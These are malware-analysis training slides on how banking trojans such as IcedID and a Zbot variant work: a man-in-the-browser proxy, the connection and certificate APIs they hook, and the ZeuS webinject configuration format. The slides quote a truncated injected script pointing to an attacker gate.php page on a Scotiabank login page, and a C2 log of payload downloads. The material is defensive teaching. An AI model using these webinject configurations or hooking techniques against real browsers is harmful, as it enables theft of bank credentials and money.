

# Module 2

Typical goals of malware and their  
implementations

[https://github.com/hasherezade/malware\\_training\\_voll](https://github.com/hasherezade/malware_training_voll)

# Dissecting a Banking Trojan



# Banking Trojans - families


- Zbots - (a family of various forks of the ZeuS code)
- IcedID
- Tinba
- Gozi (and Gozi-based)
- Kronos
- TrickBot (some of the modules)
- ...and others



# Elements of a Banking Trojan

- Classic banking trojans modify the content of selected websites (related to banking transactions)
  - **Webinjects**
  - **Webgrabbers**
- An important element of a banking trojan is **MITB proxy** (Man-In-The-Browser)
- MITB proxy is a local proxy via which the traffic is bypassed and modified
- Sometimes to bypass the protections used by banks, the operator needs to remotely access and use the victim machine (using **Hidden VNC**)

# Elements of a Banking Trojan





# Elements of a Banking Trojan

- Malware can run its own Proxy server to which the browser will connect, whenever it tries to connect with the target address
- The redirection is implemented by hooking the function responsible for establishing the connection
- The traffic that bypassed by the malicious proxy is parsed, and may be augmented with webinjects



# Operation of a Banking Trojan


- Instead of connecting directly to the remote server, the browser connects to the local proxy, run by the malware's core module



infected

# Operation of a Banking Trojan

- The requested page is first processed by the malicious proxy...




```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
2 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
3   <head>
4
5     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
6     <meta http-equiv="content-language" content="en" />
7     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/richfaces/org/ajax4jsf/framework.
8
9     <title>
10
11     Sign in to Scotiabank Digital Banking Services
12   </title>
13
14   <meta http-equiv="Cache-Control" content="no-cache" />
15   <meta http-equiv="pragma" content="no-cache" />
16   <meta http-equiv="expires" content="0" />
```

original

# Operation of a Banking Trojan

- The proxy uses a special template to know where to implant the webinjects
- When the pattern is found, the malicious code is implanted



The screenshot shows a web browser window with the source code of a page from `https://www.scotiaonline.scotiabank.com/online`. The code is displayed in a light blue background with line numbers on the left. A red starburst graphic with the word "infected" is overlaid on the code, pointing to a script tag on line 3. The script tag contains the following code:

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
2 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
3   <head><script>var home link = "https://domain-apps-free.com/scotiaadmin";var gate link = home link+"/gate.php";var pkey =
4
5     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
6     <meta http-equiv="content-language" content="en" />
7     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/ri_faces/g/ajax4jsf/framework.pac
8
9     <title>
10
11     Sign in to Scotiabank Digital Banking Services
12   </title>
13
14   <meta http-equiv="Cache-Control" content="no-cache" />
15   <meta http-equiv="pragma" content="no-cache" />
16   <meta http-equiv="expires" content="0" />
```

# MiTB Proxy - implementation

- Run a local proxy able to parse HTTP/HTTPS traffic
  - Requires generating your own certificate
- Redirect all the HTTP/HTTPS traffic via the local proxy:
  - Hook functions in the browser:
    - 1) the functions responsible for establishing the connection
    - 2) the functions responsible for accepting the certificate
- Parse and augment the traffic



# MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ws2_32.connect
```

- The functions responsible for accepting the certificate

```
Nss32.SSL_AuthCertificateHook
```

Example: Iced ID (Firefox)

# MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ws2_32.connect  
mswsock.dll + RVA:0x7852
```

- The functions responsible for accepting the certificate

```
Crypt32.CertGetCertificateChain  
Crypt32.CertVerifyCertificateChainPolicy
```

Example: Iced ID (IEExplore)

# MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ntdll.NtDeviceIoControlFile -> args: AFD_CONNECT, AFD_X32_CONNECT
```

- The functions responsible for accepting the certificate

```
Crypt32.CertGetCertificateChain  
Crypt32.CertVerifyCertificateChainPolicy
```

Example: SilentNight Zbot  
(IExplore)

# MiTB Proxy - hooks example

- The functions responsible for establishing connection:

```
Ntdll.NtDeviceIoControlFile -> args: AFD_CONNECT, AFD_X32_CONNECT
```

- Instead of API hooking, the certificate is installed by Certutil



Example: SilentNight Zbot  
(Firefox)

# Traffic redirection-examples

- We are given a dump of the implants found in the browser process by PE-sieve. Analyze what hooks have been installed and how do they implement the traffic redirection

Case-study time...

# Webinjects - implementation

- The definitions of Webinjects following the ZeuS standard:

```
set_url https://* G
```

```
data_before
```

```
<title>
```

```
data_end
```

```
data_after
```

```
</title>
```

```
data_end
```

```
data_inject
```

```
INJECT
```

```
data_end
```

P - run on POST request.

G - run on GET request.

L - if this symbol is specified, then the launch occurs as an HTTP grabber, if not specified, then as an HTTP injection.

H - complements the "L" character, saves content without HTML tag clipping. In normal mode, all HTML tags are deleted, and some are converted to the newline or space character.

I - compare the case-sensitive url parameter (for the English alphabet only).

C - compare case insensitive (for the English alphabet only).

B - block execution of the injection.

# Webinjects - implementation

- The webinjects are installed following a configuration file, that is usually downloaded from the C2 server

12	200	HTTPS	45.72.3.132	/web7643/gate.php	299 555	msiexec:2756	download: hvnc32.dll
13	200	HTTPS	45.72.3.132	/web7643/gate.php	926 366	msiexec:2756	download: sqlite3.dll
14	200	HTTPS	45.72.3.132	/web7643/gate.php	75 299	msiexec:2756	download: zlib1.dll
15	200	HTTPS	45.72.3.132	/web7643/gate.php	333 957	msiexec:2756	beacon + process list ->download: webinjects
16	200	HTTPS	45.72.3.132	/web/643/gate.php	91	msiexec:2756	[#15]
17	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#16]
18	200	HTTPS	45.72.3.132	/web7643/gate.php	1 922...	msiexec:2756	download: libssl.dll
19	200	HTTP	Tunnel to	45.72.3.132:443	705	msiexec:2756	[#18]

Example: Silent Night Zbot (Internet Explorer)

# Webinjects - implementation

- After decrypting the traffic we can see the familiar patterns:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	97	B0	F8	03	6F	22	3E	01	AF	D7	96	01	4B	92	73	3E	-°ř.o">.Žx-.K's>
00000010	B7	F9	52	61	41	18	05	00	00	00	00	00	05	00	00	00	·ûRaA.....
00000020	10	98	2E	CB	69	F5	03	E4	61	8E	0B	12	FA	06	85	E0	...Ěiō.āaŽ...ú...ř
00000030	04	2B	00	00	00	00	00	00	B9	17	05	00	B9	17	05	00	.+.....ā...ā...
00000040	3B	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
...																	
00000170	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	23	#####
00000180	23	23	0D	0A	0D	0A	73	65	74	5F	75	72	6C	20	68	74	##....set_url ht
00000190	74	70	2A	3A	2F	2F	2A	2E	35	33	2E	63	6F	6D	2A	20	tp*://*.53.com*
000001A0	47	50	0D	0A	0D	0A	64	61	74	61	5F	62	65	66	6F	72	GP....data_befor
000001B0	65	0D	0A	66	74	62	2D	64	74	6D	2D	69	6E	69	74	2D	e..ftb-dtm-init-
000001C0	6F	62	22	3E	3C	2F	73	63	72	69	70	74	3E	0D	0A	64	ob"></script>..d
000001D0	61	74	61	5F	65	6E	64	0D	0A	64	61	74	61	5F	69	6E	ata_end..data_in
000001E0	6A	65	63	74	0D	0A	3C	69	6E	6A	3E	3C	2F	69	6E	6A	ject..<inj></inj
000001F0	3E	0D	0A	64	61	74	61	5F	65	6E	64	0D	0A	64	61	74	>..data end..dat

Example: Silent Night Zbot (Internet Explorer)

# Webinjects - implementation


- The definitions of Webinjects in the malware configuration file:

```
74 set_url https://www*.scotiaonline.scotiabank.com/online/* GP
75
76 data_before
77 <head*>
78 data_end
79 data_inject
80 <script>var home_link = "https://domain-apps-free.com/scotiaadmin";var gate_link = home_link+"/gate.php";var pkey = "Bc5rw
81 data_end
82 data_after
83 data_end
84
```

<https://gist.github.com/hashereware/07b9c2a8624498030a942fccf277bbdb#file-webinjects1-txt-L80>

# Webinjects - implementation


- This is where the observed script came from...



